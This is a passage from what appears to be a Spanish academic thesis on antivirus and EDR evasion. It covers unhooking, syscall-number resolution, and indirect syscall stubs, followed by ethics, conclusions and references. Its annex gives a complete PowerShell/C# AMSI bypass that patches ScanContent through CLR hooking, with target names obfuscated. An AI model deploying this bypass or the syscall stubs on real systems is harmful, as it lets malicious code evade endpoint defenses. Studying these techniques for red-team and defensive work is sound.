

Figura 33. Ejemplo de Unhooking

En está técnica nos encontramos con otro posible problema y es que se utilizan funciones como `CreateFileA`, `CreateFileMapping` y `MapViewOfFile`, las cuales podrían estar enganchadas por el EDR.

Syscalls a Través de Resolución de SSN

Para poder crear nuestros propios *syscall stubs* únicamente necesitamos encontrar el SSN correspondiente a la llamada que queremos realizar, de esta forma ni siquiera será necesario interactuar con el fichero `NTDLL.DLL`.

SysWhispers: Es una herramienta que genera el *syscall stub* a través de números de SSNs que se han recopilado para las diferentes versiones de Windows.

La versión de Windows se puede obtener a partir del Process Environment Block (PEB), evitando así el uso de funciones de la API como puede ser `RtlGetVersion()`.

El PEB es una estructura de datos inicializada al comienzo de cada proceso, y contiene mucha información útil, incluyendo la versión de Windows.

HellsGate y HalosGate son otras herramientas similares que también facilitan la creación de `syscall stubs`.

Syscalls Indirectas

En lugar de llamar directamente a la instrucción "syscall" en nuestros stubs, vamos a usar syscalls "indirectas", saltando a la dirección de una instrucción "syscall" en del `NTDLL.DLL`.

De esta forma no existirán cadenas “syscalls” en nuestro programa y las llamadas parecerán legítimas ya que se originarán desde el `NTDLL.DLL`.

Para esto tendríamos que buscar los bytes de la instrucción “syscall” y guardar su dirección.

```
00007FF960DCD570   4C:8BD1              mov r10,rcx
00007FF960DCD573   B8 26000000          mov eax,26
00007FF960DCD578   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],
00007FF960DCD580   75 03                jne ntdll.7FF960DCD585
00007FF960DCD582   0F05                 syscall
00007FF960DCD584   C3                   ret
```

Así conseguimos transformar una llamada directa a una indirecta como veremos a continuación en lenguaje ensamblador.

Direct syscall stub:

```
asm(
mov r10, rcx
mov eax, <núm de syscall>
syscall
ret
)
```

Indirect syscall stub:

```
asm(
mov r10, rcx
mov eax, <núm de syscall>
mov r11, <dirección de la syscall en el ntdll>
jmp r11
ret
)
```

5. Aspectos Éticos, Sociales e Impacto Medioambiental

Debido a la constante evolución de las técnicas empleadas en la evasión de antivirus y sistemas EDR, se plantean una serie de consideraciones éticas, sociales e impactos en el medio ambiente que deben analizarse en el contexto de la ciberseguridad.

Desde un enfoque ético, la evasión de antivirus y EDR son técnicas no solo empleadas por profesionales de la ciberseguridad sino también por los atacantes para cometer actividades delictivas, lo que supone una clara violación de los principios éticos fundamentales. Estas prácticas significan una amenaza para la privacidad, la integridad y la confidencialidad de la información. También, los ataques informáticos pueden causar daños financieros e impactar en la reputación de las organizaciones y las personas involucradas.

En cuanto a los aspectos sociales, estas técnicas provocan inquietudes sobre la seguridad y confianza del entorno digital. A medida que surgen nuevas técnicas cada vez más sofisticadas, la posibilidad de proteger los sistemas y datos se ve desafiada. Esto causa desconfianza en los usuarios y en las empresas, dificultando el desarrollo de la economía digital.

Con respecto al impacto medioambiental, la pelea entre los ciberdelicuentes y los profesionales en la seguridad informática, conlleva a la necesidad de desplegar soluciones más complejas que demandan más recursos, aumentando así, el consumo de energía, la fabricación de hardware y software adicional y el aumento de residuos electrónicos. También, los ataques de denegación de servicio y la pérdida de datos podrían tener un impacto indirecto en el medio ambiente.

6. CONCLUSIONES

Como hemos visto en este trabajo, existen numerosas técnicas que permiten evadir soluciones antivirus y sistemas EDR, la combinación de varias de ellas es la que permite disminuir la probabilidad de detección de un programa con fines maliciosos.

Durante un ejercicio de red team, en el que el objetivo es simular un ataque real por parte de agentes maliciosos, es importante aplicar técnicas de evasión para lograr ejecutar ciertas herramientas de enumeración y también para evitar alertar al equipo encargado de responder ante este tipo de amenazas.

En estos ejercicios, lo más óptimo para evitar la detección es identificar la solución o soluciones de seguridad presentes en los sistemas, para así centrar todo el esfuerzo en evadir únicamente estas. Una vez identificadas, se podría crear un entorno de pruebas para simular las diferentes técnicas de evasión que se vayan implementando hasta conseguir el objetivo deseado.

Para evitar ser detectados, también es importante desarrollar herramientas de evasión personalizadas y mantenerlas privadas. A medida que aumenta su uso, también aumenta la posibilidad de ser detectadas mediante técnicas de análisis dinámico. Si muchas personas utilizan estas herramientas ante diferentes sistemas antivirus, es muy probable que eventualmente sean detectadas, especialmente si los archivos generados por dichas herramientas son escaneados en sitios web como virustotal.com. Este sitio analiza los archivos utilizando 71 motores de antivirus distintos y distribuye los resultados para mejorar la detección.

7. Referencias bibliográficas

AMSI - Microsoft (2019).
https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

Tipos de Malware - Articwolf (2023).
https://arcticwolf.com/resources/blog/8-types-of-malware

Tipos de Malware - Crowdstike (2023).
https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware

Evasión de AV en Windows - Hacktricks (2023).
https://book.hacktricks.xyz/windows-hardening/windows-av-bypass

Evasión de defensas - Ired Team (2023).
https://www.ired.team/offensive-security/defense-evasion

Nim Ofensivo - byt3bl33d3r (2023).
https://github.com/byt3bl33d3r/OffensiveNim

Path de AMSI - Rastamouse (2021).
https://rastamouse.me/memory-patching-amsi-bypass

El auge y la caída de AMSI - Blackhat (2018).
https://i.blackhat.com/briefings/asia/2018/asia-18-Tal-Liberman-Documenting-the-Undocumented-The-Rise-and-Fall-of-AMSI.pdf

Bypass de AMSI - Blackhat (2022).
https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf

Bypass de AMSI - pentestlaboratories (2021).
https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods

Caza de evasión de AMSI - f-secure (2019).
https://blog.f-secure.com/hunting-for-amsi-bypasses

AMSI Bypass - Hackingarticles (2022).
https://www.hackingarticles.in/a-detailed-guide-on-amsi-bypass

Patching de AMSI - Rastamouse (2021).
https://rastamouse.me/memory-patching-amsi-bypass

Evasión de AMSI PDF - KlezVirus (2021).
https://raw.githubusercontent.com/klezVirus/inceptor/main/slides/Inceptor%20-%20Bypass%20AV-EDR%20solutions%20combining%20well%20known%20techniques.pdf

Reglas YARA - Virustotal (2023). http://virustotal.github.io/yara

Reglas YARA - Malwarebytes (2017).
https://www.malwarebytes.com/blog/news/2017/09/explained-yara-rules

Ofuscación por capas - Springeropen (2020).
https://cybersecurity.springeropen.com/articles/10.1186/s42400-020-00049-3

Plantillas de Covenant - Offensivedefence (2020).
https://offensivedefence.co.uk/posts/covenant-profiles-templates

Ofuscación por capas PDF - Springeropen (2020).
https://cybersecurity.springeropen.com/counter/pdf/10.1186/s42400-020-00049-3.pdf

DLL Hijacking - Wietzebeukema (2020).
https://www.wietzebeukema.nl/blog/hijacking-dlls-in-windows

Windows DLL Hijacking Clarified - itm4n (2020).
https://itm4n.github.io/windows-dll-hijacking-clarified/

DLL Proxying - Redteaming (2020).
https://redteaming.co.uk/2020/07/12/dll-proxy-loading-your-favorite-c-implant/

Adaptive DLL Hijacking - Netspi (2020).
https://www.netspi.com/blog/technical/adversary-simulation/adaptive-dll-hijacking/

Windows DLL Hijacking - MDSec (2020).
https://www.mdsec.co.uk/2020/10/i-live-to-move-it-windows-lateral-movement-part-3-dll-hijacking/

MITRE (2023). https://attack.mitre.org

CheckPlease - Detección de Sandbox (2017).
https://github.com/Arvanaghi/CheckPlease

Process Hollowing (2015).
https://github.com/m0n0ph1/Process-Hollowing/blob/master/pdf/process-hollowing.pdf

Nir Yehoshua, Uriel Kosayev (2021). *Antivirus Bypass Techniques: Learn practical techniques and tactics to combat, bypass, and evade antivirus software.* UK: Packt Publishing

TryHackMe - Reglas YARA (2023). https://tryhackme.com/room/yara

TryHackMe - Windows Internals (2023).
https://tryhackme.com/jr/windowsinternals

TryHackMe - Introduction to Windows API (2023).
https://tryhackme.com/room/windowsapi

TryHackMe - Abusing Windows Internals (2023).
https://tryhackme.com/jr/abusingwindowsinternals

TryHackMe - Introduction to antivirus (2023).
https://tryhackme.com/room/introtoav

TryHackMe - AV Evasion: Shellcode (2023).
https://tryhackme.com/jr/avevasionshellcode

TryHackMe - Obfuscation Principles (2023).
https://tryhackme.com/jr/obfuscationprinciples

TryHackMe - Signature Evasion (2023).
https://tryhackme.com/jr/signatureevasion

TryHackMe - Runtime Detection Evasion (2023).
https://tryhackme.com/room/runtimedetectionevasion

TryHackMe - Sandbox Evasion (2023).
https://tryhackme.com/room/sandboxevasion

TryHackMe - Evading Logging and Monitoring (2023).
https://tryhackme.com/jr/monitoringevasion

ANEXO

1. CLR Hooking

```
$code = @"
using System;
using System.ComponentModel;
using System.Management.Automation;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Text;
namespace Editor {
	public static class Methods {
	public static void Patch() {
		MethodInfo original =
typeof(PSObject).Assembly.GetType(Methods.CLASS).GetMethod(Methods
.METHOD, BindingFlags.NonPublic | BindingFlags.Static);
		MethodInfo replacement =
typeof(Methods).GetMethod("Dummy", BindingFlags.NonPublic |
BindingFlags.Static);
		Methods.Patch(original, replacement);
	}
	[MethodImpl(MethodImplOptions.NoOptimization |
MethodImplOptions.NoInlining)]
	private static int Dummy(string content, string metadata) {
		return 1;
	}
	public static void Patch(MethodInfo original, MethodInfo
replacement) {
		//JIT compile methods
		RuntimeHelpers.PrepareMethod(original.MethodHandle);
		RuntimeHelpers.PrepareMethod(replacement.MethodHandle);
		//Get pointers to the functions
		IntPtr originalSite =
original.MethodHandle.GetFunctionPointer();
		IntPtr replacementSite =
replacement.MethodHandle.GetFunctionPointer();
		//Generate architecture specific shellcode
		byte[] patch = null;
```

```
            if (IntPtr.Size == 8) {
                  patch = new byte[] { 0x49, 0xbb, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x41, 0xff, 0xe3 };
                  byte[] address =
BitConverter.GetBytes(replacementSite.ToInt64());
                  for (int i = 0; i < address.Length; i++) {
                  patch[i + 2] = address[i];
                  }
            } else {
                  patch = new byte[] { 0x68, 0x0, 0x0, 0x0, 0x0,
0xc3 };
                  byte[] address =
BitConverter.GetBytes(replacementSite.ToInt32());
                  for (int i = 0; i < address.Length; i++) {
                  patch[i + 1] = address[i];
                  }
            }
            //Temporarily change permissions to RWE
            uint oldprotect;
            if (!VirtualProtect(originalSite,
(UIntPtr)patch.Length, 0x40, out oldprotect)) {
                  throw new Win32Exception();
            }
            //Apply the patch
            IntPtr written = IntPtr.Zero;
            if (!Methods.WriteProcessMemory(GetCurrentProcess(),
originalSite, patch, (uint)patch.Length, out written)) {
                  throw new Win32Exception();
            }
            //Flush insutruction cache to make sure our new code
executes
            if (!FlushInstructionCache(GetCurrentProcess(),
originalSite, (UIntPtr)patch.Length)) {
                  throw new Win32Exception();
            }
            //Restore the original memory protection settings
            if (!VirtualProtect(originalSite,
(UIntPtr)patch.Length, oldprotect, out oldprotect)) {
                  throw new Win32Exception();
            }
      }
      private static string Transform(string input) {
```

```
            StringBuilder builder = new StringBuilder(input.Length
+ 1);
            foreach(char c in input) {
                  char m = (char)((int)c - 1);
                  builder.Append(m);
            }
            return builder.ToString();
      }
      [DllImport("kernel32.dll", SetLastError = true)]
      private static extern bool FlushInstructionCache(IntPtr
hProcess, IntPtr lpBaseAddress, UIntPtr dwSize);
      [DllImport("kernel32.dll", SetLastError = true)]
      private static extern IntPtr GetCurrentProcess();
      [DllImport("kernel32.dll", SetLastError = true)]
      private static extern bool VirtualProtect(IntPtr lpAddress,
UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
      [DllImport("kernel32.dll", SetLastError = true)]
      private static extern bool WriteProcessMemory(IntPtr
hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out
IntPtr lpNumberOfBytesWritten);
      private static readonly string CLASS =
Methods.Transform("Tztufn/Nbobhfnfou/Bvupnbujpo/BntjVujmt");
      private static readonly string METHOD =
Methods.Transform("TdboDpoufou");
      }
}
"@
Add-Type $code
[Editor.Methods]::Patch()
```